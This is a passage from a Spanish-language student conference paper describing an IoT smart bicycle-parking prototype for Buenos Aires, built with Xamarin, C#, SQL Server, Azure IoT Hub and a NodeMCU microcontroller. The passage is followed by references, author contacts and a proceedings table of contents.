


Figura 1: El número de importaciones de bicicletas posee un crecimiento sostenido desde el año 2017 tendencia que demuestra el aumento en la compra de bicicletas en el mercado local [4]

Ahora bien, una vez solucionada la escasez de bicicletas públicas, nuevos problemas comenzaron a ocurrir. En primer lugar, la sobrepoblación de usuarios sobre las bicisendas logró aumentar la intolerancia, y por lo tanto, el número de infracciones cometidas va en ascenso. Entre ellas se pueden mencionar: circular sin los elementos de seguridad básicos necesarios, no respetar las señales de tránsito ubicadas en la vía pública, circular en el sentido contrario indicado y no respetar las velocidades máximas permitidas. Estos problemas han sido mencionados en reiteradas oportunidades por los vecinos, y las autoridades han trabajado arduamente para hacer frente a estas faltas. Sin embargo, este fenómeno de introducir a la bicicleta en un complejo escenario urbano ha dado lugar a una problemática silenciosa y difícil de diagnosticar: La disponibilidad de espacios adecuados para estacionar las bicicletas es prácticamente nula. A raíz de esto, los ciclistas se ven obligados a dejar sus bicicletas en la vía pública obstaculizando el paso de los peatones, en especial de aquellos con dificultades motrices. Además, dejar una bicicleta en un establecimiento privado como un garaje es prácticamente imposible. Si bien el código de edificación porteño

contempla que en los garajes comerciales debe haber ocho espacios para bicicletas cada 50 cocheras, de acuerdo a la ley 4.827, las playas de estacionamiento tienen que admitirlas, cobrar no más del 10% de la tarifa aplicada a los autos y percibir por la estadía el equivalente a dos boletos de colectivo, la resistencia por parte de garajistas continúa [5]. Los ciclistas explican que *“Si en cada lugar hay un problema para dejar el rodado, eso termina frustrando su uso como medio de transporte”*.

Oportunidad

Dado este gran avance en materia de transportes alternativos, y con el gran poderío que posee la bicicleta como elemento integrador de las diferentes áreas de una ciudad, desalentar su uso por el complejo entramado de inconvenientes expuestos anteriormente no resulta una solución adecuada. Luego de una investigación profunda no se encontraron soluciones que den respuesta a estos interrogantes, por lo que se detectó terreno fértil para desarrollar una solución innovadora.

Este proyecto consiste en el desarrollo de un sistema de bicicletero inteligente y automatizado que, a través de una aplicación móvil, permite realizar la reserva de un puesto de un bicicletero, en cualquier momento. De esta manera, si el ciclista desea desplazarse a un lugar de su interés, puede reservar previamente un lugar para evitar el no encontrar lugar y tener que dejar su bicicleta en la vía pública. Esta es una solución que brinda respuesta a los diferentes interesados involucrados en esta temática. En primer lugar, los ciclistas sólo circularán a su lugar de interés cuando cuenten con una reserva

previa. En segundo lugar, permitirá la liberación de las aceras para la circulación de peatones. En tercer lugar, este sistema puede ser instalado por comerciantes quienes deseen atraer más clientes a su negocio instaurando una cultura “bici friendly”.

Objetivo general

Diseñar y desarrollar una solución integrada con tecnología “Internet of Things” (IoT) [6] que permita realizar reservas de puestos de un bicicletero desde una aplicación móvil, en cualquier momento del día a través de un servicio de alta disponibilidad alojado en la nube.

Objetivos específicos

Analizar la introducción de la bicicleta como medio alternativo de transporte en el ámbito de la Ciudad de Buenos Aires.

Comprender los problemas surgidos a partir del aumento en el uso de la bicicleta por parte de los ciudadanos.

Brindar al servicio de los ciudadanos una solución de bajo costo, escalabilidad y alta disponibilidad.

Relevar y mencionar las diferencias y similitudes existentes entre la solución desarrollada en este documento y los proyectos externos que contemplan la misma problemática.

Poner a prueba el prototipo desarrollado en un ambiente controlado y de complejidad limitada.

Se asume que la instalación y puesta en marcha del prototipo se realizará en instalaciones que cuenten con la infraestructura necesaria. Es decir, la ubicación física debe contar con

conectividad eléctrica estable para alimentar los dispositivos así como también con una conexión a internet inalámbrica confiable y de alta velocidad para garantizar una disponibilidad adecuada del servicio.

Elementos de trabajo y metodología

El biciletero inteligente y automatizado es un sistema compuesto por cinco capas, cada una con su propia tecnología como se puede observar en la figura 2:

- Aplicación móvil (App Mobile)
- Servicio Web (WebService)
- Base de datos (SQL-Server)
- Centro de Conectividad (Hub IoT)
- Microcontrolador (NodeMCU V3)




Figura 2: A nivel arquitectural, la solución está compuesta por cinco capas cada una con responsabilidades bien definidas [7]

Capa de Usuario

La capa de usuario consiste en el

desarrollo de una aplicación móvil utilizando el framework de desarrollo Xamarin [8]. Xamarin nació como un entorno open source, fundado en 2011 y luego fue adquirida por Microsoft en 2016, que permite el diseño y construcción de aplicaciones móviles principalmente para sistemas operativos Android y iOS. Xamarin es una plataforma competitiva que se encuentra ampliamente aceptada en el mercado actual. Como principal beneficio se encuentra que la programación se debe realizar en el lenguaje C#, una única vez, para luego obtener un programa compilado para diferentes sistemas operativos y que permite una integración rápida y sencilla en los stores de aplicaciones. Particularmente esta aplicación se desarrolló bajo el patrón arquitectónico de diseño “Modelo-Vista-Modelo De vista” (MVVM)[9] donde el modelo representa a las entidades de nuestro negocio, la vista representa a la interfaz gráfica y el viewmodel contiene toda la lógica de presentación, y se comporta como una abstracción de la interfaz. La comunicación entre la “Vista” y el “Modelo de Vista” se realiza por medio de los enlaces de datos (binders) [10].

Capa de Webservice

La capa de servicio web se desarrolló utilizando el lenguaje de programación “C#”. Los diferentes puntos de acceso que exponen la funcionalidad del sistema se encuentran diseñados aplicando los principios REST[11]. Cada recurso del dominio del problema se encuentra representado por una interfaz que permite realizar las operaciones de alta, baja y modificación.

Capa de Persistencia

Para la capa de persistencia se optó por implementar un modelo relacional. En particular, se seleccionó el motor de base de datos SQL-Server de Microsoft, para dar soporte a las diferentes entidades que forman parte del dominio del problema. Es decir, se modelaron tablas para usuarios, roles, bicicleteros, puestos, entre otros. Además, se utilizaron transacciones para impactar las operaciones realizadas en la aplicación y así asegurar la integridad de los datos.

Servicio de IoT

En lo referido al servicio de IoT, se montó la solución sobre la arquitectura de Azure Hub IoT. Azure es una plataforma perteneciente a la empresa Microsoft que proporciona “Software as a service” (SaaS)[12], “Platform as a service” (PaaS)[13] e “Infrastructure as a service” (IaaS)[14]. Dicho servicio fue publicado en el año 2010 y ha obtenido una popularidad creciente desde entonces. En particular el esquema de comunicación entre la capa física (microcontrolador) y el código de servidor se realiza utilizando colas de envío de servicio. Este modelo se encuentra compuesto por tres actores: un productor, una cola y un consumidor. El productor es el encargado de producir los mensajes y depositarlos en la cola. La cola funciona como intermediaria y su tarea es almacenar los mensajes enviados por el productor. La cola funciona bajo un esquema “FIFO” (primero en entrar, primero en salir). Luego, el consumidor toma estos mensajes y los procesa. En este escenario, los diferentes componentes de la aplicación no se comunican directamente siendo el intercambio de carácter asíncronico, es decir una vez depositado el mensaje, el productor

continúa ejecutando sus responsabilidades de forma no bloqueante. Este esquema de comunicaciones se puede observar en la figura 3.




Figura 3: A nivel general, Azure Service Bus Queues consiste en un conjunto de colas que son alimentadas por productores y leídas por consumidores lo que permite lograr una comunicación asíncrona [15]

Microcontrolador

La capa física de la solución se encuentra compuesta por un microcontrolador, el cual se utilizó el modelo NodeMCU V3 que se puede observar en la figura 4 [16]. Este dispositivo fue publicado en el año 2014, y desde entonces, ha logrado un crecimiento sostenido gracias al soporte que brinda su comunidad de desarrolladores. NodeMCU V3 posee integrado un chip ESP8266 que permite brindar conectividad WIFI de forma fácil y rápida.



Figura 4: El microcontrolador NodeMCU V3 es conocido por su gran versatilidad y amplia aceptación en la comunidad de desarrolladores [17]

Para la programación del microcontrolador se utiliza el entorno de desarrollo integrado “Arduino IDE” el cual permite programar en los lenguajes C y C ++.

Diseño del prototipo de bicicletero

El prototipo del bicicletero está conformado por los siguientes componentes:

- Placa de Pruebas (Protoboard)[18]
- Microcontrolador (NodeMCU V3)
- Fuente de Alimentación
- Elementos de conexión (cables y resistencias)

Diseño del prototipo de un puesto del bicicletero

Un puesto del bicicletero está conformado por los siguientes componentes:

- Sensor BreakBeam[19]
- Led Rojo
- Led Verde

El sensor Breakbeam es el responsable de detectar si una bicicleta fue ubicada en un puesto. Luego, a través de los leds se comunica al usuario si el puesto se encuentra libre (led verde encendido) u ocupado (led rojo encendido).

Actores principales de la solución

Los principales actores de esta solución son: ciclista (usuario final) y administrador. El administrador posee los mismo roles y permisos que el ciclista, más algunos propios.

Funcionalidades principales del sistema

Realizar Reserva

El usuario a través de esta opción del menú principal podrá realizar una reserva de un puesto en el bicicletero de su preferencia. El sistema, a través de una indicación visual correspondiente, le indicará al usuario cuáles puestos están disponibles.



Figura 5: Pantalla de reserva de puesto [20]

Estacionar bicicleta

Una vez realizada una reserva, el usuario debe aproximarse al bicicletero correspondiente. Una vez allí, a través de la aplicación móvil, se procede a desbloquear el puesto reservado anteriormente. Una vez el sistema libere el puesto y el led verde se encienda, el ciclista puede proceder a ubicar su bicicleta. Se cuentan con tres intentos para estacionar el rodado, caso contrario el usuario pierde su reserva.



Figura 6: Pantalla de estacionar bicicleta [21]

Liberar bicicleta

Una vez terminado el uso, el usuario, a través de la aplicación móvil, selecciona “Liberar Bici”. Con esta acción el puesto del ciclista se desbloquea, para que el usuario pueda retirar su bicicleta. Retirada la misma, el puesto vuelve a cerrarse.




Figura 7: Pantalla de liberar bicicleta [22]

Gestionar Ciclista

El usuario administrador posee una opción adicional en el menú principal denominada “Gestionar Ciclista”. A través de ella se pueden agregar y modificar ciclistas, bloquear/desbloquear puestos como así también acceder a estadísticas de uso.




Figura 8: Pantalla de gestión de ciclistas [23]

Resultados

Actualmente, el prototipo del sistema se encuentra en desarrollo para ser instalado y puesto en marcha. Por este motivo, al momento de elaborar este paper de investigación no se cuentan con datos estadísticos de su uso que puedan ser presentados en este apartado. De todas formas, se considera que este proyecto tendrá un gran nivel de aceptación ya que soluciona de forma completa una problemática actual y es innovador en dicho campo.

Discusión

La problemática de la escasez de

estacionamiento para bicicletas no es un tema que se encuentre como prioridad en la agenda de la sociedad. En diferentes partes del mundo se están realizando esfuerzos en construir soluciones para democratizar el acceso a espacios de estacionamiento.

Por un lado, *Bicycle Parking* [24] es una aplicación móvil que permite registrar y compartir la ubicación de espacios adecuados para estacionar una bicicleta. Pero, no cuenta con la funcionalidad de realizar reservas, fundamentalmente, porque las ubicaciones pertenecen al espacio público y no son propias de un ciclero.

Por otro lado, *Bike locker Digital Access* [25] es un modelo más sofisticado que el anterior. Es un sistema ofrecido por la compañía privada estadounidense CycleSafe que se dedica a brindar productos dedicados exclusivamente al mundo de las bicicletas. En este caso, el usuario puede buscar y reservar puestos para estacionar su bicicleta para luego abonar el tiempo que haya utilizado el servicio. Una gran desventaja es que el sistema de seguridad es manual, es decir, el usuario es responsable de bloquear su puesto. Esto puede llevar a errores indeseados y posibles robos en caso que el ciclista se olvide de realizar tal acción a pesar de los reiterados recordatorios que suenan en su celular. Es para destacar que a nivel nacional no se han detectado proyectos que sirvan a este propósito, por lo que esta solución es pionera en relación a esta temática. En particular este sistema se destaca por su nivel de automatización y facilidad de uso. Una vez realizada la reserva y ubicada la bicicleta en su puesto, el sistema procede a bloquearlo de forma automática sin la intervención del

usuario gracias a la acción de los sensores que detectan el cambio de estado. En contraposición, como aspecto negativo, no cuenta con los niveles de seguridad necesarios para su puesta en marcha en un entorno productivo lo que se erige como una importante área de mejora que puede nutrirse del aporte interdisciplinario de otras profesiones como el Diseño Industrial.

Conclusiones

Como se explicó a lo largo del presente trabajo, este ciclero inteligente y automatizado es un sistema que establece una nueva plataforma en materia de estacionamiento para bicicletas. No sólo considera una problemática actual y la soluciona, sino que la lleva a un próximo nivel gracias a la automatización incluida en su diseño. Sin embargo, queda aún pendiente un aspecto vital como es la seguridad, característica que actualmente no se ofrece en este prototipo del sistema. Es por este motivo, que en futuras iteraciones y versiones del proyecto se pueden incluir diferentes medidas de seguridad, como por ejemplo, un candado electrónico que asegura la bicicleta y previene robos, o bien, un locker electrónico que también impide actos de vandalismo protegiendo completamente la integridad del artefacto. A lo largo de este proyecto, se utilizaron herramientas de punta como Xamarin (para el desarrollo de la aplicación móvil), lenguajes de programación como C#, infraestructura en la nube soportada por Microsoft Azure y tecnología de IoT lo que permitió comprender cómo diferentes tecnologías de bajo costo pueden integrarse para brindar una solución innovadora en tiempos

razonables. Los medios alternativos de transporte se han convertido en los protagonistas de la actualidad a una velocidad sin precedentes por lo que es fundamental construir soluciones tecnológicas revolucionarias que acompañen este desarrollo y permitan aumentar la calidad de vida y la satisfacción de sus usuarios.

Agradecimientos

Agradecemos especialmente a la cátedra de proyecto final de la Universidad Tecnológica Nacional por otorgarnos la posibilidad de llevar adelante este proyecto que ha sido un desafío intelectual para nosotros, y específicamente a la Lic. Silvia Balduzzi y al Ing. Mauro Corvaro quienes han sido nuestros ayudantes a lo largo del mismo.

Referencias

[1] “¿Qué es Ecobici?”. Gobierno de la Ciudad de Buenos Aires (2020)

<https://www.buenosaires.gob.ar/ecobici/sistema/ecobici>

[2] “Ecobici desbordado: crece la cantidad de usuarios y no alcanzan las bicicletas”. Clarín (2019).

https://www.clarin.com/ciudades/ecobici-desbordado-crece-cantidad-usuarios-alcanzan-bicicletas_0_a2uxrTf7F.html

[3] “Debido a los robos, cerraron 20 estaciones de EcoBici en la Ciudad de Buenos Aires”. Infobae (2020).

<https://www.infobae.com/sociedad/2020/01/23/debido-a-los-robos-cerraron-20-estaciones-de-ecobici-en-la-ciudad-de-buenos-aires/>

[4] “Las bicis como alternativa al transporte público: esperan un boom de ventas cuando termine la cuarentena”. Clarín (2020).

[https://www.clarin.com/economia/economia/bicis-alternativa-transporte-publico-esperan-boom-ventas-terminate-cuarentena_0_vJ-jpPBe7.html](https://www.clarin.com/economia/economia/bicis-alternativa-transporte-publico-esperan-boom-ventas-termine-cuarentena_0_vJ-jpPBe7.html)

[5] “¿Dónde dejo la bici?: cuánto hay que pagar y dónde hacer los reclamos”. Clarín (2017).

https://www.clarin.com/ciudades/quejas-ciclistas-estacionamientos-siguen-aceptar-bicicletas_0_SkqM566yf.html

[6] “Internet de las cosas”. Wikipedia.

https://es.wikipedia.org/wiki/Internet_de_las_cosas

[7] “Esquema de capas de la solución”. Producción propia.

[8] “¿Qué es Xamarin?”. Microsoft.

<https://dotnet.microsoft.com/apps/xamarin>

[9] “Modelo - vista - modelo de vista”. Wikipedia.

https://es.wikipedia.org/wiki/Modelo%20%93vista%20%80%93modelo_de_vista#:~:text=El%20patr%C3%B3n%20modelo%20%93vista%20%93modelo,la%20%C3%B3gica%20de%20la%20aplicaci%C3%B3n.

[10] “Binder”. Wikipedia.
https://en.wikipedia.org/wiki/Microsoft_Office_shared_tools#Binder

[11] “Transferencia de Estado Representacional”. Wikipedia.

https://es.wikipedia.org/wiki/Transferencia_de_estado_Representacional

[12] “Software como servicio”. Wikipedia.

https://es.wikipedia.org/wiki/Software_como_servicio

[13] “Plataforma como servicio”. Wikipedia

https://es.wikipedia.org/wiki/Computaci%C3%B3n_en_la_nube#Plataforma_como_servicio

[14] “Infraestructura como servicio”. Wikipedia

[https://es.wikipedia.org/wiki/Infraestructura_como_servicio_\(IaaS\)](https://es.wikipedia.org/wiki/Infraestructura_como_servicio_(IaaS))

[15] “Azure Service Bus Queues”. Microsoft Azure
<https://docs.microsoft.com/en-us/azure/service-bus-messaging/service-bus-quickstart-portal>

[16] “NodeMCU”. Wikipedia

<https://es.wikipedia.org/wiki/NodeMCU>

[17] “NodeMCU”. Tienda Starware.
<https://tienda.starware.com.ar/producto/placa-wifi-iot-nodemcu-esp8266-lua-v3-ch340g/>

[18] “Placa de pruebas”. Wikipedia.

https://es.wikipedia.org/wiki/Placa_de_pruebas

[19] “IR Break Beam Sensor”. Adafruit.
<https://www.adafruit.com/product/2168>

consultado el 09-08-2020

[20] “Gestionar Reserva”. Producción propia. App “Bici-FRBA”. En elaboración

[21] “Estacionar Bici”. Producción propia. App “Bici-FRBA”. En elaboración

[22] “Liberar Bici”. Producción propia. App “Bici-FRBA” En elaboración

[23] “Gestionar Cicleteo”. Producción propia. App “Bici-FRBA”. En elaboración

[24] “Bicycle Parking”. Google Play.
<https://play.google.com/store/apps/details?id=org.bicycleparking.bikeparking>

[25] “Bike Locker Digital Access”. Cyclesafe.
<https://cyclesafe.com/bike->

[parking/options/bike-locker-digital-access](#)

Datos de contacto

Emilio Filotti, emiliofilotti@gmail.com,

Gabriel Simois, gmsimois@gmail.com

Santiago Varela, santiagovarela.86@gmail.com

Ezequiel Vargas, ezequielvgs@gmail.com

Todos alumnos de la UTN.FRBA

Índice

Índice	Página
Comités	3
Prólogo	9
Cronograma de actividades	10
Trabajos de investigación	25
I. Ingeniería de Sistemas, Ingeniería de Software y Gestión de proyectos	26
Declarative Specification and Verification of Modern Software Architecture Patterns <i>Fernando Asteasuain, Martín Miguel Machuca</i>	27
Análisis de las Técnicas de Detección de P300 utilizando Interfaces Cerebro – Computadora <i>Federico Ariel Marinzalda, Lucas Liaño, Nahuel Francisco González</i>	34
Reglas de composición para modelos de procesos orientados a aspectos con BPMN 2.0 <i>Fernando Pincirolí; Gustavo Albino</i>	40
Designing Context-Aware Test Cases for Particular Situations <i>Denis Peppino, Guido Tebes, Pablo Becker and Luis Olsina</i>	50
Diseño e Implementación de una Herramienta de Software para el Modelado y Simulación en RDEVs (WIP) <i>María Julia Blas, Fidel Dalmasso, Mateo Toniolo, Silvio Gonnet</i>	64
Hacia la evaluación de emociones en experiencias de uso de software: Una revisión sistemática <i>Noelia Pinto, Dafne Torres, César Acuña, Gabriela Tomaselli</i>	74
Estrategias de Manejo de Cache para Aplicaciones Web Progresivas - Presentación de un Esquema optimizado <i>Pablo Martín Vera, Rocío Rodríguez</i>	82
F-IoT, una herramienta para la creación y monitoreo de sistemas de IoT <i>Sebastián Uriel Flores, Mario Marcelo Berón, Daniel Edgardo Riesco</i>	91
Análisis de la Reactivación, frente al COVID-19, en el ámbito del transporte Público de Pasajeros a través de la Simulación El caso de la línea C de subterráneos de CABA <i>Erica M. Milín, Silvia Quiroga, Leonardo Viegas, Hernán Martel, Rubén Flecha</i>	105
Identification of user stories in software issues records applying pre-trained natural language processing models <i>Francisco Javier Peña, María Luciana Roldán, María Marcela Vegetti</i>	111
Trazando Requerimientos Funcionales con Toma de Decisión Utilizando SysML y DMN <i>Corina Abdelahad, Daniel Riesco, Carlos Kavka</i>	120
Mashup de presentación para usuario final como alternativa de aumentación web <i>Néstor Aguirre, Nelson Aranda, Néstor Balich</i>	127
Método para la Definición y Especificación Temprana de Requisitos de Calidad de Datos para Productos de Información <i>Claudio Carrizo, Caro Angélica, Carlos Salgado, Albero Sanchez, Mario Peralta</i>	135
Desarrollo y Evaluación de un Modelo Ontológico para la Elicitación de requisitos de software, basado en la familia de normas ISO 25000 <i>Rebeca Yuan, Carlos Salgado, Mario Peralta, Alberto Sánchez</i>	149
Análisis de Técnicas de Testing Aplicadas en Metodologías Ágiles <i>Matías Emmanuel Perez, Ma. De los Milagros Gutiérrez</i>	162
Aplicando un Enfoque Dirigido por Modelos para construir Servicios Web a partir de Modelos de Procesos de Negocio <i>Lucas Pereyra, Belén Rivera, Daniel Riesco</i>	170
HPC-AC N-R : Un Simulador Paralelo para el Análisis de la difusión de Noticias/Rumores <i>Julian Escalante, Natalia Miranda, Fabiana Piccoli</i>	181
Identificación y Selección de Factores de Calidad: Un aporte para la mejora de los Productos de Software <i>Javier Saldarini, Laura Rivara, Isidro Solís, Claudio Carrizo, Gastón Ferreyra, Alberto Sanchez, Carlos Salgado, Mario Peralta</i>	194
Validación Empírica Residual con uso de Simulación para Evaluar Convergencia de algoritmos de Optimización en Call Centers <i>Angel Rubén Barberis, Lorena E. Del Moral Sachetti</i>	207

Tips de Arquitectura para el Diseño de Aplicaciones Testeables <i>Christian A. Smirnoff, Leandro M. Goldin</i>	217
Propuesta de un framework para la comparación de diferentes lenguajes de modelado gráficos de procesos de negocio en términos de la representación de procesos inter-organizacionales Diego Cocconi, Marisa Pérez, Juan Pablo Ferreyra, Claudia Verino, <i>Guido Melano, Noelia Cocconi, Andrea Biasco</i>	223
Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness <i>Roxana Martínez, Christian Parkinson</i>	236
II.Aplicaciones Informáticas y de Sistemas de Información	248
Entrenamiento para Correr Largas Distancias - Planificación Asistida por Computadora <i>Guillermo Pantaleo, Felipe Dufourc, Claudio Cuello, German Cuello</i>	249
Herramientas de Software Libre para Visualizar y Minar Datos en Pequeñas y Medianas Empresas <i>Héctor Ramón Lépez, Juan Cruz Pantano, María Romagnano</i>	257
Automatización de noticias en la Universidad <i>José L. Filippi, Guillermo Lafuente, Carlos Ballesteros</i>	268
metodo_SCGE validando las tres primeras etapas en un organismo gubernamental Marcelo Castro, Claudia Fabiana Pons, Rocío Andrea Rodríguez	275
Situación de los Datos Abiertos en Argentina <i>Elías Todorovich, Horacio Luz Clara, Erika Givaidant</i>	285
Visualización de Información Meteorológica mediante Mapas Digitales Interactivos <i>Castillo Julio, Cardenas Marina, Nicolás Hernández</i>	292
Recolección de Residuos Sólidos Urbanos en Argentina. Revisión Bibliográfica <i>Carlos Marcos, Fernanda Martinez Micakoski, Luciana Perez Angueira, Adhemar Enrietti, Gonzalo Gassele, Emanuel Arqué</i>	298
Análisis de Distribución de Temperatura, Humedad y Presión en un Datacenter basado en un Método de Selección de Clusters <i>Federico G. D'Angiolo, Iván F. Kwist, Juan I.Giribet, Ignacio Más</i>	305
Implantación de un Algoritmo de Bidiagonalización en un Entorno Híbrido para su Aplicación en la Recuperación de Información <i>Oswaldo Sposito, Viviana Ledesma, Gastón Procopio, Victoria Saizar, Alexis Vainberg</i>	311
Sistema de asistencia terapéutica para rehabilitación de manos <i>A. Spahn, I. Falchini, V. Zacarías, C. Martínez, E. Albornoz</i>	320
Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness <i>Roxana Martínez, Christian Parkinson</i>	330
Machine Learning and Text Mining to Aid the Systematic Review Process <i>Ignacio Berdiñas, Mariana Falco, Gabriela Robiolo</i>	342
Técnica diferencial para el filtrado de bioseñales y su potencial uso en la detección de somnolencia en conductores <i>J. P. Cosentino, A. Bettati, M. Khabie, G. Scolaro, I. de la Vega, H. Ferrari, V. Herrero</i>	350
Propuestas de Buenas Prácticas para la Implementación de Smart City en el contexto Técnico de Datos Abiertos, Organizativo y Marco Normativo en el entorno de la Salud Pública <i>Roxana Martínez, Martín Caruso, Diego López</i>	356
Selección de Características para Clasificación de Clase Única de Fallas de Calidad de Información en Wikipedia <i>Jeremías Herrera, Alejandro Funes, Edgardo Ferretti, Leticia Cagnina</i>	367
Automatic Dial Comparator Reading using Image Processing <i>José Ducloux, Javier Lezama</i>	377
Estimación de la radiación solar global diaria a través de modelos de redes neuronales artificiales <i>Lucas M. Olivera, Julissa Atia, Jorge R. Osio, Martín Morales, Marcelo A. Cappelletti</i>	362
Implementación de un algoritmo de recuperación de errores para el análisis de efectos únicos de fallas en FPGA's <i>Juan Carlos Czerwien, Jorge R. Osio, Marcelo A. Cappelletti</i>	392
Aplicación móvil para recorridos turísticos	399

<i>José Rolando Quispe</i>	
SIMUCOVID: modelo y aplicación predictiva de la posibilidad de contagio de COVID-19 para el personal <i>Alejandro Repetto, Marcelo Cipriano, César Cicerchia, Nicolás Días Pais, Patricia Lussiano, Rafael Olivieri, Carlos Maceira García Coni, Nahuel Salazar Gómez</i>	405
Caracterización de microestructuras de la aleación ZA27 basada en técnicas de procesamiento de imagen <i>Vanesa Santos, Fabián Favret, Hernán Bareiro, Diego Godoy, Mario Rosenberger</i>	415
Sistema IoT para el monitoreo y seguimiento de la calidad del agua en arroyos <i>Cabado Leonel, Osio Jorge, David Mársico, Lucas Olivera, Cappelletti Marcelo, Morales Martín</i>	422
Aprendizaje automático aplicado a variables ambientales <i>Elina Lo, Facundo Fain, Osio Jorge R., Walter Aroztegui, Marcelo Cappelletti</i>	428
Una Propuesta de OBDA para la Exportación de Datos Bibliográficos como Datos Enlazados en la Web Semántica <i>Sergio Alejandro Gómez, Pablo Rubén Fillottrani</i>	435
Votación Electrónica sobre Blockchain <i>Martín Obermeier, Nicolás Armilla, Marisa Panizzi</i>	444
Propuesta de mejora de los circuitos educativos utilizando Sistemas de Información Geográfica (SIG) <i>Rubén Olea, Horacio Madariaga, Pedro Araujo</i>	452
Desarrollo de una aplicación móvil para la digitalización e identificación de eventos en calendarios <i>G. Coronel, L. Gianinetta, S. Cernotto, C. Martínez, E. Albornoz</i>	462
Consideraciones acerca de un plan para la cuarentena de la próxima pandemia <i>Guillermo Pantaleo</i>	471
Red Neuronal como Alternativa al Filtro de Hodrick y Prescott <i>Luis H. Perna</i>	479
Machine Learning en biometría: adaptación de la metodología CRISP DM en un sistema de reconocimiento biométrico <i>Silvia Ruiz, Carlos Alvez, Graciela Etchart, Ernesto Miranda, Juan Aguirre, Fabián Frola, Kevin Inda</i>	492
P-Wave Clustering Methods for Bayès Syndrome Detection <i>Lorena G. Franco, Luis A. Escobar, José M. Massa, Antoni Bayés de Luna</i>	499
III.Aspectos legales y profesionales	505
Revisión de Métodos y Herramientas para Adquirir Evidencia Digital de WhatsApp en Celulares con Sistema Operativo Android <i>Cecilia Lorena Puccinelli</i>	506
Análisis de un ataque Ransomware a servidores desde el punto de vista pericial <i>Fabián A. Gibellini, Analía L. Ruhl, Germán N. Parisi, Ignacio Sanchez Balzaretta</i>	511
Una propuesta de mapeo entre puntos de pericia y preguntas de competencia derivadas de un modelo ontológico <i>Mirta del Carmen Peñalva</i>	519
IV.Bases de datos	526
Metodológica para evaluar un modelo de Justicia Predictiva <i>Oswaldo Spositto, Luis Busnelli, Viviana Ledesma, Laura Conti2, Sergio García, Gastón Procopio, Gustavo Pérez Villar, Julio Bossero</i>	527
Bases de Datos Métrico-Temporales: Indexación en Memoria Secundaria <i>Paola Azar, Anabella De Battista, Norma Herrera, Darío Ruano</i>	536
Predicción de Factores de Tipos de Violencia contra las Mujeres <i>Mariela Rodriguez, José Farfán, Nazarena Laureano</i>	546
Técnicas de Minería de Datos aplicadas al abandono de los estudiantes de la Facultad de Ciencias Exactas <i>Claudia S. Ibarra, Cristian A. Martínez</i>	552
Diseño de aplicación para visualización de tópicos de noticias sobre COVID-19 en lenguaje español <i>Lucas Exequiel La Pietra, Esteban Schab, Patricia Cristaldo, Anabella De Battista</i>	561
Criterios para el diseño de una base de datos cuantitativa	568

<i>Roberto Miguel Muñoz, Martín Gustavo Casatti, Analía Guzmán, Luis Esteban Damiano, Juan Carlos Cuevas.</i>	
V.Educación en Ingeniería	577
Impacto de la Rúbrica como Guía del Dispositivo de Evaluación en la Enseñanza del Proceso de Desarrollo de Software <i>Ezequiel Moyano; Matías Moncho; Emilio Izarra</i>	578
Una experiencia lúdico pedagógica en trabajo en equipo en educación no presencial <i>Daniela N. Gómez, Claudia P. Moyano, Marta L. Cerrano</i>	588
Enfoque para la evaluación del progreso académico de estudiantes en la enseñanza mediada por el uso de las TICs. Una aproximación para el desarrollo de un sistema que apoye el proceso de toma de decisiones <i>Cynthia Lorena Corso, Constable Leticia, Chávez Juan Marcelo</i>	593
Utilización de Instagram, Youtube y Moodle como Herramientas Didácticas de Integración para el Proceso de Enseñanza-Aprendizaje <i>Julieta Prado Walsh, Juan Cueli, Guido Martínez, Rocío Leguizamon, Ezequiel Díaz, Lucía Roldan, Rocío Chipian, Lucila Salmeron, Juan Gabriel Laterza Rosa, Lucas Batalla, Santiago Corbalán, Damaris Raquel La Cruz Gonzalez, Camila Berro, Cristian Gabriel Costa, Sofia Barreneche, Julia Serafini, Luciano Bernal, Martín Basile, Agustina Mattes, Cinthia Vegega, María Florencia Pollo-Cattaneo</i>	601
Radiadores de información para motivar el aprendizaje. Análisis de una experiencia <i>Verónica Aubin, Renata Guatelli, Lucas Videla, Silvia N. Pérez</i>	611
